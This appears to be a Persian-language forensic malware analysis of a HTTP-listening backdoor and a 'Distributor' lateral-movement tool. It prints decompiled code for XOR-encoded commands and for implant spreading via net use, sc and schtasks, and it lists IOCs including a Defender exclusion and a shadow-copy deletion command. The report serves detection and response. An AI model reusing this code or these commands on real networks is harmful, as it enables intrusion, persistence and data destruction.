
همانطور که در شکل واضح است این بخش از بد افزار مسئولیت تغییرات در فایروال و جمع‌آوری اطلاعات از مشخصه‌های سیستمی که در آن اجرا شده را دارد و این اطلاعات رو در فایل prts_5482E.tmp در دایرکتوری tmp می‌ریزد.

این بدافزار درانتظار دریافت دستورات بر روی پورت 9366 بر روی پروتکل http مانده و دستورات دریافتی را اجرا می‌کند. نمونه‌ای از دستورات ارسالی و پاسخ دریافتی در ادامه آورده شده است:


نمایش نسخه




نمایش مسیر اجرایی



اجرای دستورات



اجرای دستورات به صورت انکودشده
(معادل کارمند whoami)



```
public static byte[] xor_encode(byte[] data)
{
    for (int i = 0; i < data.Length; i++)
    {
        int num = i;
        data[num] ^= (byte)(31 ^ i);
    }
    return data;
}
```

استفاده از قابلیت ارسال دستورات انکود شده به صورت POST بیشتر برای عبور از مکانیزم‌های تشخیص محصولات امنیتی است.دستورات در مرحله اول انکود شده و سپس به صورت base64 ارسال می‌شود. نحوه انکود شدن به این صورت است:

در ادامه جدول مربوط به کلیه دستورات قابل ارسال آورده شده است:

No.	Command	Desc.
1	v_i	نمایش نسخه بدافزار
2	w_i	نمایش مسیر اجرایی
3	a_1=xxs	اجرای دستورات به صورت عادی یا zip در صورتی که با #zip شروع شده باشد
4	a_1=xxc	اجرای دستورات SQL
5	a_1=i1	خواندن و پاکسازی فایل‌های Mal_name.exe.err , Mal_name.exe.out
6	a_1=i2	پاکسازی فایل‌های Mal_name.exe.err , Mal_name.exe.out
7	Cmd=	اجرای دستورات
8	P= OR b=	تنظیمات پروکسی
9	M=afe=1	ایجاد فایل و دخیره زمان و تاریخ
10	Con=	اجرای دستورات
11	Prt=	مدیریت فایل‌ها شامل نمایش و حذف و ...

- CommandProcessor
- Common
- Program
- ProxyProcessor
- SimpleHTTPServer

بخش‌های مختلف این بدافزار به شرح زیر است که فرآیند اصلی مورد استفاده توضیح داده شده و در صورت نیاز می‌توان الباقی بخش‌ها را نیز مورد بررسی دقیق‌تر قرار داد.

CommandProcessor

بخش CommandProcessor شامل این موارد است:

- Cleanup
- Decode
- decode_str
- decode_url_str
- DoCmd
- DoInteractive
- DoSql
- EncodeFilename
- EndInteractive
- GetDirectoryContents
- GetInteractiveResults
- p_ErrorDataReceived
- p_OutputDataReceived
- SizeSuffix

Comman

بخش Comman شامل این موارد است:

- CreateHtmlDocument
- CreateZipFile
- Decrypt
- Encrypt
- GetHtmlItemProperty
- GetPortNumber
- HtmlDocumentSelectNodes
- IsHtmlAgilityDllAvailable
- IsZipDllAvailable
- LoadHtmlAgilityDLL
- LoadHtmlDocument
- LoadIni
- LoadLibraries
- LoadStartCommand
- LoadZipDll
- SaveHtmlDocument
- xor_encode
- ZipFileAddDirectory
- ZipFileExtractAll
- ZipFileSave
- ZipFileSave

ProxyProcessor

بخش ProxyProcessor شامل این موارد است:

- CacheAdd
- CacheGet
- ClearExpiredCaches
- Proxify
- ReadCookiesFromDisk
- RedirectUrl
- WriteCookiesToDisk

SimpleHTTPServer

بخش SimpleHTTPServer شامل این موارد است:

- SimpleHTTPServer (سه مدل ورودی)
- DoDownload
- GetPostData
- Initialize
- Listen
- OnContext
- Output
- Process
- Stop
- WriteLog

تحلیل بدافزار Distributor

فایل Distributor.exe هم بر روی یکی از سرورهای داخل شبکه وجود داشته که طی عملیات فارنزیکس شناسایی شده است. همان طور که از نام این فایل مشخص است، وظیفه انتشار ابزارهای مهاجم بر عهده‌ی این بدافزار است. با بررسی انجام شده مشخص شد این برنامه برای انجام این کار، از طریق ایجاد Service در سیستم عامل ویندوز با کمک Scheduled Task اقدام می‌کند. این برنامه، آدرس shared folder، اسم implant و نام سرویس را از فایل distributor.ini می‌خواند.

```
string text = Path.Combine(AppDomain.CurrentDomain.BaseDirectory, "distributor.ini");
if (!File.Exists(text))
{
    Console.WriteLine("File {0} not found!", text);
    return;
}
string text2 = args[0].Trim();
if (!File.Exists(text2))
{
    Console.WriteLine("File {0} not found!", text2);
    return;
}
string[] array = File.ReadAllLines(text);
Program.sharedFolderPath = array[0];
Program.implantName = array[1];
Program.serviceName = array[2];
string username = "TicketUser";
string password = "TicketUser";
string share = "c$";
if (args.Length > 2)
{
    username = args[1];
    password = args[2];
}
if (args.Length > 3)
{
    share = args[3];
}
Program.logFilePath = text2 + ".log";
```

این برنامه امکان دریافت اطلاعات حساب کاربری (نام کاربری و کلمه عبور) مورد نیاز برای احراز هویت در شبکه برای دسترسی به share سیستم‌ها را نیز از طریق command-line دارد. همان‌طور که در کد مشخص است، یک مقدار پیش‌فرض نیز برای مسیر share و احراز هویت در نظر گرفته شده است که مقدار آن به صورت زیر است:

Username = TicketUser
Password = TicketUser
Share = C$

در مرحله اول با استفاده از دستور net use به درایو share شده در شبکه با استفاده از اطلاعات حساب کاربری متصل می‌شود. در ادامه اقدام به کپی فایل در مقصد می‌کند. دستورات مربوطه در تصویر قابل مشاهده است:

```
internal static bool EstablishNetworkConnection(string ip, string username, string password, string share = "c$")
{
    Program.Log("Working on ", ip);
    string text;
    string text2;
    Program.DoCmd(string.Format("net use \\\\{0}\\{3} /user:{1} \"{2}\"", new object[]
    {
        ip,
        username,
        password,
        share
    }), out text, out text2);
    if (!string.IsNullOrEmpty(text2))
    {
        Program.Log("Failed: ", text2);
        return false;
    }
    Program.Log("Copying files");
    Program.DoCmd(string.Format("copy /y c:\\windows\\{1}.exe \\\\{0}\\c$\\windows\\{1}.exe", ip, Program.implantName),
      out text, out text2);
    Program.DoCmd(string.Format("copy /y c:\\windows\\{1}.start \\\\{0}\\c$\\windows\\{1}.exe.start", ip,
      Program.implantName), out text, out text2);
    Program.DoCmd(string.Format("echo net use {1} ^/user:lcall Local@1234 >> \\\\{0}\\c$\\windows\\{2}.exe.start", ip,
      Program.sharedFolderPath, Program.implantName), out text, out text2);
    Program.DoCmd(string.Format("echo move ^/y c:\\windows\\temp\\prts_5482E.tmp {1}\\{0}.txt ^&^& net use {1} ^/delete >>
      \\\\{0}\\c$\\windows\\{2}.exe.start", ip, Program.sharedFolderPath, Program.implantName), out text, out text2);
    return true;
```

پس از کپی فایل‌های بدافزار اصلی، اقدام به ایجاد یک سرویس با وضعیت auto start در سیستم مقصد براساس فایل‌های کپی شده می‌نماید. سپس سرویس ایجاد شده را start می‌کند. سپس در سیستم، سرویس مربوطه را به وجود می‌آورد و آن را اجرا می‌کند:

```
internal static bool CreateService(string ip)
{
    string text;
    string text2;
    Program.DoCmd(string.Format("sc \\\\{0} create \"{2}\" binpath= \"c:\\windows\\{1}.exe\" start= auto", ip,
      Program.implantName, Program.serviceName), out text, out text2);
    if (!string.IsNullOrEmpty(text2) || text.Contains("FAILED"))
    {
        Program.Log("Failed to create: ", text2);
        return false;
    }
    Program.DoCmd(string.Format("sc \\\\{0} start \"{1}\"", ip, Program.serviceName), out text, out text2);
    if (!string.IsNullOrEmpty(text2) || text.Contains("FAILED"))
    {
        Program.Log("Failed to start: ", text2);
        return false;
    }
    return true;
}
```

همچنین در بخشی از کد اقدام به کپی فایل‌های دیگر مربوط به بدافزار اصلی می‌نماید و در نهایت با استفاده از دستور schtasks در مرحله اول یک تسک زمان‌بندی شده (schedule task) ایجاد کرده و سپس اقدام به اجرای آن می‌کند. دستورات مربوطه در تصویر زیر قابل مشاهده است.

```
internal static bool CreateScheduledTask(string ip, string username, string password)
{
    string text;
    string text2;
    Program.DoCmd(string.Format("copy c:\\windows\\{1}.css \\\\{0}\\c$\\Users\\Public\\CreateService.bat", ip,
      Program.implantName), out text, out text2);
    if (!string.IsNullOrEmpty(text2))
    {
        Program.Log("Failed to copy: ", text2);
        return false;
    }
    Program.DoCmd(string.Format("schtasks /create /S {0} /tn \"Backup checks\" /XML c:\\windows\\{3}.xml /U \"{1}\" /P
      \"{2}\" /F", new object[]
    {
        ip,
        username,
        password,
        Program.implantName
    }), out text, out text2);
    if (!string.IsNullOrEmpty(text2) || text.ToUpper().Contains("FAILED") || text.ToUpper().Contains("ERROR"))
    {
        Program.Log("Failed to create: ", text2);
        return false;
    }
    Program.DoCmd(string.Format("schtasks /run /S {0} /tn \"Backup checks\" /U \"{1}\" /P \"{2}\"", ip, username,
      password), out text, out text2);
    if (!string.IsNullOrEmpty(text2) || text.ToUpper().Contains("FAILED") || text.ToUpper().Contains("ERROR"))
```

نشانه‌های تشخیص IOC

Executable Or Config Files

Path: c:\windows\system32\servermanager.exe
MD5 Hash: d0229ae9723f0ebeb713ccd8754e6860
SHA-1 Hash: 1a461bab0feebb0a311402a02f410d313d40266a
SHA-256 Hash: 8d9832efbdddc5b06dcd178bcaf192c9961ce4bcf3b67a1676d0d1c3264b5cde

Name: dilemma.exe
MD5 Hash: 6d806a5b0390262b5ef4687ba10c540c
SHA-1 Hash: 2ce90ab46c620f84dfb36a3e97ae8f27122b142a
SHA-256 Hash: c9d0d65ece17239b50f97dab502ddb34ada08ef2f1f9c0747e30fb4ba3ebfb00

Name: wcmssvc.exe
MD5 Hash: 02287396edfc2d01f8edb1c457ed0deb
SHA-1 Hash: 26164ae1b30b40801d5c486892f9fc817bf4e86f
SHA-256 Hash: 234A79C3B9041D2EF8CB59C2A9C22D79386A9CC0848291FA537E00E6AA0F6B4F

Name: Distributor.exe
MD5 Hash: 22b3396e4c4d8ecebb064e4dad5ffc19
SHA-1 Hash: d0b9122026dfa55bd23093a1b46ac95418958072
SHA-256 Hash: 234a79c3b9041d2ef8cb59c2a9c22d79386a9cc0848291fa537e00e6aa0f6b4f

Name: awesdap.bat
MD5 Hash: 4D0FEED1E69FEBA24C8E8DB087F3C1B0
SHA-1 Hash: F59ADB5F6940B4D2F921A512D4F6A060C5EF0E95
SHA-256 Hash: 1C68D8CB9A3BCD83E75D02CC62C9BEBFCC09EC4D981096AA015F0C82370711F5

Name:

- wcmssvc.exe.start
- wcmssvc.start
- wcmssvc.err
- wcmssvc.exe.err
- wcmssvc.exe.ini
- wcmssvc.ini

Path

Name:

- c:\users\public\lf
- c:\windows\temp\REV09.tmp
- c:\windows\temp\REV08.tmp

Network

- https://wer345.free.beeceptor.com/thisisme (possible C&C)
- listening port (9396 or read from .ini file)
- any traffic pattern on http post request such as xxbase64string (x is random character) for example xxC&xxbase64string&xxbasse64string

Persist

Service Name:

- Service Registration: service1
- schtasks /create /RU \"NT AUTHORITY\\SYSTEM\" /TN \"MF-*"
- schtasks /create /RU \"NT AUTHORITY\\SYSTEM\" /TN \"MF-cleanup\"

Defense Evasion

WMIC /Namespace:\\\\root\\Microsoft\\Windows\\Defender class MSFT_MpPreference call Add ExclusionPath=" servermanager.exe"

Command Execution

CMD:

- iisreset /stop
- iisreset /start
- net user /delete
- net user /add
- echo delete shadows all > 1.s && diskshadow /s 1.s && del 1.s
- takeown /f
- icacls
- taskkill /PID {0} /f
- logoff
- rwinsta
- whoami

MITRE ATT&CK™ Adversarial Tactics Techniques & Common Knowledge

Execution	Persistence	Privilege Escalation	Defense Evasion	Discovery	Lateral Movement	Impact
T1059.003 Command and Scripting Interpreter: Windows Command Shell	T1543.003 Create or Modify System Process: Windows Service	T1543.003 Create or Modify System Process: Windows Service	T1207 DCshadow	T1082 System Information Discovery	T1570 Lateral Tool Transfer	
T1569 System Services	T1021 PSExec, SMB, winrm, psremoting					T1491 Defacement
						T1561 Disk Wipe
T1053 Scheduled Task/Job	T1053 Scheduled Task/Job		T1562.001 Impair Defenses: Disable or Modify Tools			
	T1136.002 Creat user					

GRAPH

شرکت دانش‌بنیان گراف

تهران، شهرک سئول،

دوم شرقی، شماره ۴

۰۲۱ ۹۱۰۰ ۵۶۰۱

www.graph-inc.ir